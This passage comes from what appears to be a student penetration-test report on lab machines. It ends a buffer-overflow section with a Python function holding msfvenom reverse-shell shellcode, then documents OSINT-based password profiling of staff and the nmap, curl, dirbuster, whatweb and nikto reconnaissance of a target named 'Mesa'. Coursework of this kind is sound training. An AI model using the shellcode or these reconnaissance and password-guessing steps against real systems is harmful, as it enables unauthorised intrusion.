The scope of the assignment ended at this point, not requiring further techniques, lateral movement, or exploitation of any kind. Access via reverse shell on the system is a dangerous attack vector, since the attacker gets interactive control over the target machine. A risk assessment and possible countermeasures are discussed in *Section 5.1 – Windows Scanning and Buffer Overflow*.

```
def get_payload():
    # Payload generated by msfvenom
    buf =  b""
    buf += b"\x91\x2f\x4a\x4a\x49\x9b\xd6\x90\x93\x93\x48\x3f"
    buf += b"\x27\xfc\x3f\xf8\xda\xd1\xd9\x74\x24\xf4\x58\x29"
    buf += b"\xc9\xbb\x29\xa5\x1b\x23\xb1\x52\x83\xc0\x04\x31"
    buf += b"\x58\x13\x03\x71\xb6\xf9\xd6\x7d\x50\x7f\x18\x7d"
    buf += b"\xa1\xe0\x90\x98\x90\x20\xc6\xe9\x83\x90\x8c\xbf"
    buf += b"\x2f\x5a\xc0\x2b\xbb\x2e\xcd\x5c\x0c\x84\x2b\x53"
    buf += b"\x8d\xb5\x08\xf2\x0d\xc4\x5c\xd4\x2c\x07\x91\x15"
    buf += b"\x68\x7a\x58\x47\x21\xf0\xcf\x77\x46\x4c\xcc\xfc"
    buf += b"\x14\x40\x54\xe1\xed\x63\x75\xb4\x66\x3a\x55\x37"
    buf += b"\xaa\x36\xdc\x2f\xaf\x73\x96\xc4\x1b\x0f\x29\x0c"
    buf += b"\x52\xf0\x86\x71\x5a\x03\xd6\xb6\x5d\xfc\xad\xce"
    buf += b"\x9d\x81\xb5\x15\xdf\x5d\x33\x8d\x47\x15\xe3\x69"
    buf += b"\x79\xfa\x72\xfa\x75\xb7\xf1\xa4\x99\x46\xd5\xdf"
    buf += b"\xa6\xc3\xd8\x0f\x2f\x97\xfe\x8b\x6b\x43\x9e\x8a"
    buf += b"\xd1\x22\x9f\xcc\xb9\x9b\x05\x87\x54\xcf\x37\xca"
    buf += b"\x30\x3c\x7a\xf4\xc0\x2a\x0d\x87\xf2\xf5\xa5\x0f"
    buf += b"\xbf\x7e\x60\xc8\xc0\x54\xd4\x46\x3f\x57\x25\x4f"
    buf += b"\x84\x03\x75\xe7\x2d\x2c\x1e\xf7\xd2\xf9\xb1\xa7"
    buf += b"\x7c\x52\x72\x17\x3d\x02\x1a\x7d\xb2\x7d\x3a\x7e"
    buf += b"\x18\x16\xd1\x85\xcb\x13\x26\xb8\x0c\x4c\x24\xc2"
    buf += b"\x13\x37\xa1\x24\x79\x57\xe4\xff\x16\xce\xad\x8b"
    buf += b"\x87\x0f\x78\xf6\x88\x84\x8f\x07\x46\x6d\xe5\x1b"
    buf += b"\x3f\x9d\xb0\x41\x96\xa2\x6e\xed\x74\x30\xf5\xed"
    buf += b"\xf3\x29\xa2\xba\x54\x9f\xbb\x2e\x49\x86\x15\x4c"
    buf += b"\x90\x5e\x5d\xd4\x4f\xa3\x60\xd5\x02\x9f\x46\xc5"
    buf += b"\xda\x20\xc3\xb1\xb2\x76\x9d\x6f\x75\x21\x6f\xd9"
    buf += b"\x2f\x9e\x39\x8d\xb6\xec\xf9\xcb\xb6\x38\x8c\x33"
    buf += b"\x06\x95\xc9\x4c\xa7\x71\xde\x35\xd5\xe1\x21\xec"
    buf += b"\x5d\x01\xc0\x24\xa8\xaa\x5d\xad\x11\xb7\x5d\x18"
    buf += b"\x55\xce\xdd\xa8\x26\x35\xfd\xd9\x23\x71\xb9\x32"
    buf += b"\x5e\xea\x2c\x34\xcd\x0b\x65"
    return buf
```

Figure 39: Payload as a byte string in python

4.2 Linux - Complete Pentest (Mesa)

4.2.1 OSINT

All publicly available information relevant to security concerns will be listed in this section. The whole writeup created during the penetration test can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ *1. OSINT* ⟶ *osint.txt*

Marquis Buckerzerg (CEO)

- Full name: *Marquis Buckerzerg*	[related to their usernames]
- Loves their dog "tinkerbell", calls them their "sunshine"	[related to their passwords]




Figure 40: X.com post by M. Buckerzerg about his dog tinkerbell
Source: `https://x.com/MBuckerzerg/status/1494491183372017668`

Samantha Groves (Database technician)

- Last name: *Groves* and nickname: *sam*	[related to their usernames]
- Uses the word "machine" in their team description	[related to their passwords]

Figure 41: Mesa homepage - Team description of Samantha Groves

Gordon Freeman (Business partner)

- Last name: *Freeman*	[related to their usernames]

Figure 42: Mesa homepage - Listing of Gordon Freeman

The information gathered in this section was collected from the Mesa homepage, (*Search Victim-Owned Websites (T1594)* [32]), as well as X.com, (*Search Open Websites/Domains: Social Media (T1593.001*) [33]), under the banner of the tactic *Reconnaissance (TA0043)* [34].

4.2.2 Active Scan (T1595) / Active Interaction

4.2.2.1 Banner Grabbing / Fingerprinting

4.2.2.1.1 Nmap

Nmap was used to scan the target system with the following parameters:




Figure 43: Nmap parameters

The reasoning for each chosen parameter is the same as it was during the Buffer Overflow assignment (see *Section 4.1.1.1 – Scan Setup*). The parameter *-Pn* was omitted, since it was known the target machine was a Linux system, therefore not necessitating the omission of a ping scan. The nmap scan yielded the following results (see Figure 44, marked red):

Open Ports	**Running Service**	**Technology**
22	Secure Shell	OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80	Webserver 1 (Mesa Europe)	nginx 1.18.0
1337	Webserver 2 (ICSec4nt_g3t_m3_br0)	nginx 1.18.0
5355	Link-Local Multicast Name Resolution	LLMNR
8080	Webserver 3 (phpMyAdmin)	nginx 1.18.0

Nmap discovered that the machine was accessible via SSH on the standard port 22, and that the machine does local name resolution via the LLMNR protocol on port 5355. LLMNR is a protocol, which allows machines in the local network to resolve requests locally if DNS were to fail [35]. There are three webservers running on the machine, on port 80, 1337, and 8080 respectively, reachable via HTTP.

The scan couldn't determine the operation system exactly, only revealing the target machine was running a Linux distribution (see Figure 44, marked green). The default scripts executed by including the parameter *-sC* did not uncover any vulnerabilities.

```
┌──(student㉿kali)-[~/Pentest/4_Active_Scan/4.1_nmap]
└─$ sudo nmap -T4 -O -p- -sV -sC -r -oN nmap.txt mesa
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-09 11:43 +0200
Nmap scan report for mesa (192.168.61.65)
Host is up (0.00070s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 53:99:31:c3:f5:08:fb:d6:c6:cd:f0:b8:5a:01:c7:63 (RSA)
|   256 6b:8a:e3:14:e0:6e:84:b2:80:51:ab:97:6a:2b:91:93 (ECDSA)
|_  256 6d:bf:bd:e3:a5:f6:42:e1:5b:be:b2:70:1d:c2:d6:95 (ED25519)
80/tcp   open     http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Mesa Europe
1337/tcp open     http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: ICSe{c4nt_g3t_m3_br0}
5355/tcp filtered llmnr
8080/tcp open     http    nginx 1.18.0
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: nginx/1.18.0
| http-title: phpMyAdmin
No exact OS matches for host (If you know what OS is running on it, see http
s://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=6/9%OT=22%CT=1%CU=37488%PV=Y%DS=2%DC=I%G=Y%TM=6A27E07B
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=109%TI=Z%II=I%TS=21)SEQ(SP=1
OS:02%GCD=1%ISR=10D%TI=Z%II=I%TS=22)SEQ(SP=104%GCD=1%ISR=105%TI=Z%II=I%TS=2
OS:2)SEQ(SP=104%GCD=1%ISR=107%TI=Z%II=I%TS=21)SEQ(SP=106%GCD=1%ISR=10B%TI=Z
OS:%II=I%TS=21)OPS(O1=M564ST11NWA%O2=M564ST11NWA%O3=M564NNT11NWA%O4=M564ST1
OS:1NWA%O5=M564ST11NWA%O6=M564ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=F
OS:E88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M564NNSNWA%CC=Y%Q=)T1(R=Y%DF=Y%T=
OS:40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A
OS:=S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%R
OS:ID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at h
ttps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.42 seconds
```

Figure 44: Nmap results

4.2.2.1.2 Netcat

Connection attempts were made via netcat.

The SSH port allowed connecting, but since no credentials or keys were known at this point, further access was not possible (see Figure 45).




Figure 45: Banner with nc grabbing on port 22

Other banner grabbing attempts yielded no further information, since no service returned a substantive response (see Figure 46).




Figure 46: Banner grabbing with nc on ports 80, 1337, and 5355

4.2.2.1.3 Curl

Information about the webservers was gathered via curl. The servers on port 80 and 1337 seemed to be configured similarly. Both allow connection via HTTP, returning *http/text* type content, and don't seem to have any additional headers set up (see Figures 47a and 47b).

They were last modified only seconds apart, indicating they might have similar configurations, if they were to be discovered. Since no additional header seems to be configured, the webpages might be vulnerable to clickjacking, cross-site-scripting (XSS), and a host of other attacks [36].

```
┌──(student㉿kali)-[~/Pentest/4_Active_S
└─$ curl -I mesa
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Thu, 21 May 2026 12:51:33 GMT
Content-Type: text/html
Content-Length: 7996
Last-Modified: Thu, 30 Oct 2025 11:17:30
Connection: keep-alive
ETag: "6903494a-1f3c"
Accept-Ranges: bytes
```

(a) Fingerprinting with curl on port 80

```
┌──(student㉿kali)-[~/Pentest/4_Active_S
└─$ curl -I mesa:1337
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Thu, 21 May 2026 12:51:37 GMT
Content-Type: text/html
Content-Length: 483
Last-Modified: Thu, 30 Oct 2025 11:17:28
Connection: keep-alive
ETag: "69034948-1e3"
Accept-Ranges: bytes
```

(b) Fingerprinting with curl on port 1337

Figure 47: Fingerprinting results obtained with curl

4.2.2.2 Active Scanning: Wordlist Scanning (T1595.003)

To fuzz for directories and files, which could be of interest, Ffuf and Dirbuster were used. The optional results from Dirbuster have been chosen for the documentation in this section because of their better readability.

4.2.2.2.1 Ffuf

The complete output of the Ffuf scans can be viewed in the Appendix (see Figure 156 - Figure 157) and in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ *2. Active Scan / Active Interaction* ⟶ *ffuf*

4.2.2.2.2 Dirbuster

The scan for port 1337 did not reveal any information of note. The base directory only seems to contain the *index.html* file, with no other files of interest (see Figure 48).




Figure 48: Dirbuster result for port 1337

To scan with Dirbuster, the following parameters were chosen (see Figure 49):

Target URL	**http://mesa**

Supplies the target. (Port 80 by default, port 1337 was supplied for the previous result.)

Work Method	**Auto Switch (HEAD and GET)**

Automatically switches between HEAD and GET for better scanning efficiency.

Number of threads	**500**

Set the thread count to the maximum possible number to achieve the highest possible speed.

Scanning type	**List based brute force**

Select directories and files to check from the supplied wordlist (same as with Ffuf).

Starting options	**Brute force directories and files, be recursive, start from /**

From the base directory, recursively search for directories and files.




Figure 49: Dirbuster setup




Figure 50: Dirbuster result - Directory tree of 192.168.61.65:80

Dirbuster discovered the following directories / files of note (see Figure 50):

- **backup.sql**

  A database backup was discovered inside an indexed backup directory */backup*.

- **login.php & management.php**

  There are two php pages *login* and *management* not directly accessible via the homepage. Judging by the file names they might provide an entry point to get to sensitive data.

- *logout.php / db.php / delete.php*

  These files pertaining to the database and logout / deletion handling might also contain vulnerable code that could be abused.

4.2.2.3 Technology Discovery

4.2.2.3.1 Whatweb

```
┌──(student㉿kali)-[~/Pentest/4_Active_scan/4_technologies]
└─$ cat urls.txt
mesa:80
mesa:1337
mesa:8080

┌──(student㉿kali)-[~/Pentest/4_Active_scan/4_technologies]
└─$ whatweb --color=always --log-verbose=whatweb.txt -a 3 -i urls.txt
http://mesa:1337 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0], IP[192.168.61.65], Title[ICSe{c4nt_g3t_m3_br
0}], nginx[1.18.0]
http://mesa:8080 [200 OK] Content-Security-Policy[default-src 'self' ;options inline-script eval-script;referrer no-referrer;i
mg-src 'self' data:  *.tile.openstreetmap.org;object-src 'none';,default-src 'self' ;script-src 'self'  'unsafe-inline' 'unsaf
e-eval';referrer no-referrer;style-src 'self' 'unsafe-inline' ;img-src 'self' data:  *.tile.openstreetmap.org;object-src 'none
';], Cookies[phpMyAdmin,pma_lang], Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0], HttpOnly[phpMyAdmin,pma_lang], IP[1
92.168.61.65], JQuery, PasswordField[pma_password], Script[text/javascript], Title[phpMyAdmin], UncommonHeaders[x-ob_mode,refe
rrer-policy,content-security-policy,x-content-security-policy,x-webkit-csp,x-content-type-options,x-permitted-cross-domain-pol
icies,x-robots-tag], X-Frame-Options[DENY], X-UA-Compatible[IE=Edge], X-XSS-Protection[1; mode=block], nginx[1.18.0], phpMyAdm
in[4.8.1]
http://mesa:80 [200 OK] Bootstrap[3.3.1,5.0.2], Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0], IP[192.168.61.65], JQu
ery[1.11.0], Modernizr, Script[text/javascript], Title[Mesa Europe], nginx[1.18.0]
```

Figure 51: All Whatweb parameters and results

```
┌──(student㉿kali)-[~/Pentest/4_Active_scan/4_technologies]
└─$ whatweb --color=always --log-verbose=whatweb.txt -a 3 -i urls.txt
```

Figure 52: Whatweb parameters

```
http://mesa:1337 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0],
IP[192.168.61.65], Title[ICSe{c4nt_g3t_m3_br0}], nginx[1.18.0]
```

Figure 53: Whatweb - Results for port 1337

The chosen parameters (see Figure 52) were selected with the following reasoning [37]:

-- **color**=always
Make the output more easily readable via colorization.

- **a** 3
Set the scan to an aggressive level, since staying unnoticed was not required.

-- **log-verbose**=whatweb.txt
Write the ouput to a file *whatweb.txt* for later analysis.

-- **input-file**=urls.txt
Use the urls provided in the file *urls.txt* to scan multiple targets at once.

The following was discovered about the webserver running on port 1337 (see Figure 53): The server is running **HTML version 5**, and served via **nginx version 1.18.0**. There are no HTTP security headers set, as was discussed in *Section 4.2.2.1.3 – Curl*.

The same configuration is also present on the server running on port 80 (see Figure 54).

Same config as port 1337	Config differences to port 1337
http://mesa:80 [200 OK]	Bootstrap[3.3.1,5.0.2],
Country[RESERVED][ZZ], HTML5,	JQuery[1.11.0], Modernizr,
HTTPServer[nginx/1.18.0]	Script[text/javascript],

Figure 54: Table showing differences to port 1337 using cutouts of Whatweb results for port 80

The webpage additionally utilizes **Bootstrap**, a framework for HTML / CSS / JS development. ChatGPT was consulted to determine why multiple versions might be present, but it did not seem like an outdated Bootstrap version could harbor exploitable vulnerabilities for this assignment (see Buffer Overflow, Figure 159). Additionally, the webserver uses **Modernizr**, a library that checks the user's browser for the functionality it provides [38]. The webpage also utilizes **jQuery version 1.11.0**, a Javascript library that attempts to simplify document traversal and event handling [39] (see Figure 54).

The complete output saved to the specified file can be viewed in the appended files under:
Assignment 2 - Complete Pentest (Mesa) ⟶ 1. Active Scan / Active Interaction ⟶ whatweb ⟶ whatweb.txt

4.2.2.4 Vulnerability Scanning

4.2.2.4.1 Nikto

```
┌──(student㉿kali)-[~/Pentest/4_Active_Scan/5_vulns]
└─$ nikto -url mesa -p 80,1337,8080 -output nikto.txt -C all -ask=no
```

Figure 55: Nikto parameters

The selected parameters (see Figure 55) were chosen with the following reasoning [40]:

- **url** mesa
  Set the host to target to the target machine (192.168.61.65).
- **p** 80,1337,8080
  Sets the ports to target to the ports running webservers.
- **output** nikto.txt
  Write the output to a file *nikto.txt*.
- **C** all
  Brute force all CGI directories. It didn't seem like a CGI directory would be findable judging by earlier directory fuzzing attempts, but it was included nonetheless to make the output cleaner.
- **ask**=no
  Prevents nikto from asking for updates for cleaner output.

Nikto found the missing recommended security headers already discussed during fingerprinting (see Figure 56, marked green). It was also discovered that the PHPSESSID cookie for login on the server running on port 80 was not being created with the *httponly* flag (see Figure 56, marked red). This leaves the cookie accessible via Javascript, possibly enabling cross site scripting [41]. Nikto also discovered some of the previously identified directories and files (see Figure 56, marked cyan). It further identified more security header issues (see Figure 56, marked yellow).

The configuration on port 1337 is similar to the one on port 80, therefore Nikto only found some of the same missing security headers mentioned previously (see Appendix, Figure 158).

Scanning the target machine with Nikto for vulnerabilities in the web application can be classified as *Active Scanning: Vulnerability Scanning (T1595.002)* [42].

